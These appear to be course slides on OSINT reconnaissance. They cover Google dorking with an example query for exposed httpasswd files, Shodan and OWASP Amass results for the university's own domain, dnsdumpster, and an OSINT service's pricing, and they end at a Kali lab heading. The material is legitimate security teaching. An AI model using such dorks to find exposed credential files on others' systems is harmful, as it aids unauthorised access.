- GitHub, Pastebin, ...
- Wigle



<https://wigle.net/tools>


# Google Hacking/Dorking

- Using specific search parameters to find security related resources
- <https://www.exploit-db.com/google-hacking-database>



# Google Hacking Example



- Try:
  - intitle:"Index of" httpasswd



## Index of /


HelpDesk/, 2013-01-27 12:42, -. HelpDesk3/, 2013-01-27 11:02, -. cgi-bin/, 2013-01-27 11:00, -. htaccess.txt, 2018-03-16 19:23, 420. **httpasswd.txt**, 2013-01-27 11 ...

# Google Hacking Example (2)





# Google Hacking Example (3)

- C



12.11.2025

Gebeshuber/Tem



36

# Shodan

The screenshot shows the Shodan search results for the query 'fh-joanneum.at'. The interface includes a top navigation bar with the Shodan logo, 'Explore', 'Pricing', and a search bar containing the query. Below the search bar, the results are displayed in three columns: 'TOTAL RESULTS', 'TOP PORTS', and a list of search results.

**TOTAL RESULTS**  
3

**TOP PORTS**


| Port | Count |
|------|-------|
| 21   | 2     |
| 80   | 1     |

**Search Results:**

- 2001:67c:1280::6**  
wels.fh-joanneum.at  
FH JOANNEUM Gesellschaft mbH  
Austria, Graz  
starttls  
SSL Certificate  
Issued By: R3  
Issued To: wels.fh-joanneum.at  
Supported SSL Versions: TLSv1  
220 FH JOANNEUM FTP-Service / wels.fh-joanneum.at  
550 SSL/TLS required on the control channel  
211-Features: CCC, SITE MKDIR, PBSZ, AUTH TLS, MFF modify;UNIX.group;UNIX.mode; REST STREAM, MLST modify\*;perm\*;size\*;type\*;unique\*;UNIX.group\*;UNIX.mode\*...
- 302 Found**  
91.229.57.25  
pzmlelearn21.fh-joanneum.at  
FH JOANNEUM Gesellschaft mbH  
Austria, Graz  
HTTP/1.1 302 Found  
Date: Sat, 04 Nov 2023 23:05:37 GMT  
Server: Apache/2.4.38 (Debian)  
Location: https://virtueller-campus-2021-22.fh-joanneum.at/  
Content-Length: 311  
Content-Type: text/html; charset=iso-8859-1
- 91.229.57.75**  
industrial-management.at  
pr-labor.at  
pr-labor.at  
pr-labor.com  
wings-network.eu  
FH JOANNEUM Gesellschaft mbH  
Austria, Graz  
starttls  
SSL Certificate  
Issued By: R3  
Issued To: wels.fh-joanneum.at  
Supported SSL Versions: TLSv1  
220 FH JOANNEUM FTP-Service / wels.fh-joanneum.at  
550 SSL/TLS required on the control channel  
211-Features: AUTH TLS, MFF modify;UNIX.group;UNIX.mode; REST STREAM, MLST modify\*;perm\*;size\*;type\*;unique\*;UNIX.group\*;UNIX.mode\*;UNIX.owner\*; UTF8, EP...

# OWASP Amass

- <https://github.com/owasp-amass/amass>
- Network mapping of attack surface
- External asset discovery
- Using open source information gathering & active reconnaissance techniques




# OWASP Amass (2)

| Technique    | Data Sources                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|--------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| APIs         | 360PassiveDNS, Ahrefs, AnubisDB, BeVigil, BinaryEdge, BufferOver, BuiltWith, C99, Chaos, CIRCL, DNSDB, DNSRepo, Deepinfo, Detectify, FOFA, FullHunt, GitHub, GitLab, GrepApp, Greynoise, HackerTarget, Hunter, IntelX, LeakIX, Maltiverse, Mnemonic, Netlas, Pastebin, PassiveTotal, PentestTools, Pulsedive, Quake, SOCRadar, Searchcode, Shodan, Spamhaus, Sublist3rAPI, SubdomainCenter, ThreatBook, ThreatMiner, URLScan, VirusTotal, Yandex, ZETAnalytics, ZoomEye |
| Certificates | Active pulls (optional), Censys, CertCentral, CertSpotter, Crtsh, Digitorus, FacebookCT                                                                                                                                                                                                                                                                                                                                                                                 |
| DNS          | Brute forcing, Reverse DNS sweeping, NSEC zone walking, Zone transfers, FQDN alterations/permutations, FQDN Similarity-based Guessing                                                                                                                                                                                                                                                                                                                                   |
| Routing      | ASNLookup, BGPTools, BGPView, BigDataCloud, IPdata, IPinfo, RADb, Robtex, ShadowServer, TeamCymru                                                                                                                                                                                                                                                                                                                                                                       |
| Scraping     | AbuseIPDB, Ask, Baidu, Bing, CSP Header, DNSDumpster, DNSHistory, DNSSpy, DuckDuckGo, Gists, Google, HackerOne, HyperStat, PKey, RapidDNS, Riddler, Searx, SiteDossier, Yahoo                                                                                                                                                                                                                                                                                           |
| Web Archives | Arquivo, CommonCrawl, HAW, PublicWWW, UKWebArchive, Wayback                                                                                                                                                                                                                                                                                                                                                                                                             |
| WHOIS        | AlienVault, AskDNS, DNSlytics, ONYPHE, SecurityTrails, SpyOnWeb, WhoisXMLAPI                                                                                                                                                                                                                                                                                                                                                                                            |

(<https://github.com/owasp-amass/amass>)

# OWASP Amass (3)

- Docker
  - Docker CLI
    - `docker pull caffix/amass`
    - `docker run -v OUTPUT_DIR_PATH:/config/amass/ caffix/amass enum -d fh-joanneum.at`
  - Docker Desktop




# OWASP Amass (3)


```
C:\Users\flo\.docker>docker run -v OUTPUT_DIR_PATH:/config/amass/ caffix/amass enum -d fh-joanneum.at
fh-joanneum.at (FQDN) --> mx_record --> fhjoanneum-at0e.mail.protection.outlook.com (FQDN)
fh-joanneum.at (FQDN) --> ns_record --> ns5.univie.ac.at (FQDN)
fh-joanneum.at (FQDN) --> ns_record --> ns10.univie.ac.at (FQDN)
fh-joanneum.at (FQDN) --> ns_record --> dallas.fh-joanneum.at (FQDN)
fh-joanneum.at (FQDN) --> ns_record --> denver.fh-joanneum.at (FQDN)
ns10.univie.ac.at (FQDN) --> a_record --> 192.76.243.2 (IPAddress)
ns10.univie.ac.at (FQDN) --> aaaa_record --> 2001:67c:133c::2 (IPAddress)
bb-clean.fh-joanneum.at (FQDN) --> cname_record --> houston.fh-joanneum.at (FQDN)
forms.fh-joanneum.at (FQDN) --> cname_record --> pzitwebfhj01.fh-joanneum.at (FQDN)
moodle-22-23.fh-joanneum.at (FQDN) --> cname_record --> pzmllelear22.fh-joanneum.at (FQDN)
moodle.fh-joanneum.at (FQDN) --> cname_record --> wels.fh-joanneum.at (FQDN)
ind.fh-joanneum.at (FQDN) --> cname_record --> cividale.fh-joanneum.at (FQDN)
git-iit.fh-joanneum.at (FQDN) --> cname_record --> pitmgit02.fh-joanneum.at (FQDN)
prs.fh-joanneum.at (FQDN) --> cname_record --> zug.fh-joanneum.at (FQDN)
spl.fh-joanneum.at (FQDN) --> cname_record --> pzitwebfhj01.fh-joanneum.at (FQDN)
desktop.fh-joanneum.at (FQDN) --> cname_record --> pzitwebfhj01.fh-joanneum.at (FQDN)
wll.fh-joanneum.at (FQDN) --> cname_record --> wels.fh-joanneum.at (FQDN)
```

# dnsdumpster

- <https://dnsdumpster.com/>
- DNS recon



# OSINT as a Service




The image shows a screenshot of a website with two pricing plans for OSINT as a Service. The background is dark blue. The 'Mini Plan' is on the left and the 'Max Plan' is on the right. Both plans are presented in rounded rectangular boxes with a light blue border. Each plan has a list of features with checkmarks and a blue 'Purchase' button at the bottom.

| Plan      | Price        | Includes:                                                                                                                                                                                                                                                                                                                                                                     |
|-----------|--------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Mini Plan | \$49/monthly | <ul style="list-style-type: none"><li>✓ 125 Shodan (IoT, ICS, Exposed Cameras, Vulnerabilities)</li><li>✓ 250 Wigle data points (Wifi, Bluetooth, Cell Towers)</li><li>✓ 25 Address lookups</li><li>✓ 10 Hashtag searches</li><li>✓ 50 Social media &amp; events</li><li>✓ 10 Username searches</li><li>✓ 10 AI Geolocation</li><li>✓ 10 Face recognition searches</li></ul>  |
| Max Plan  | \$89/monthly | <ul style="list-style-type: none"><li>✓ 250 Shodan (IoT, ICS, Exposed Cameras, Vulnerabilities)</li><li>✓ 500 Wigle data points (Wifi, Bluetooth, Cell Towers)</li><li>✓ 50 Address lookups</li><li>✓ 20 Hashtag searches</li><li>✓ 100 Social media &amp; events</li><li>✓ 20 Username searches</li><li>✓ 20 AI Geolocation</li><li>✓ 10 Face recognition searches</li></ul> |

<https://www.os-surveillance.io/#choose-plan>

# Hands-On 1

## *KALI & LazySysAdmin - Setup*

